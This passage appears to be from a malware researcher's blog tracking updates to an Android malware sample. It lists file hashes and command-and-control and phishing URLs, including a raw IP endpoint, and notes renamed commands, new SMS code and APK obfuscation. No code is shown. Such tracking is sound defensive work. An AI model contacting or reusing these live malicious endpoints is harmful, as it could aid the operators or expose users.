  • com.google.android.gm


07/09/02 update

IOCs

  • 9da516e0a2d17efe8646c1e93450cb80beafabbeb362f992ce6de0a0365da142
  • d03deb4f97ee45ec9651dc5d54db8ca523dc4307521cae3f88b966fa9bc29096
  • 9b512b9809b72b11d7bca5712517d34d6b3c4009f5518af31e5094671ec737b5



New samples popped up showing modified strings on the commands. The unlock_package command is now called desbloquear_paquete, translated into Spanish.

Also updates to the socket code, the SMS functions have new code added:

Also, a new setting is present: 


13/09/22 update


SHA256: 8b36ba2150047191c388ec2f12a7c28cd82b7eccb9b626e8a8620faefee0c9bf
IOCs:
  • http://92.38.132.217:8000/instalado
  • http://christopherwilhelm.com/2/assets/css/animate.min.css
  • http://christopherwilhelm.com/2/imagenes/motorola/motorola_r_1.png
  • http://christopherwilhelm.com/2/imagenes/motorola/motorola_r_2.png
  • http://christopherwilhelm.com/2/imagenes/motorola/motorola_r_3.png
  • http://christopherwilhelm.com/2/index.php?q=001?q=004&id=d042ef59b121e01e
  • http://christopherwilhelm.com/favicon.ico


Some changes to the code, more additions but what is interesting is the fact they are obfuscating their APKs to slow down analysis:


2023

Every year I start writing about a wrap-up of my year but I never end up finishing it. Hope this year is different. I'm starting with th...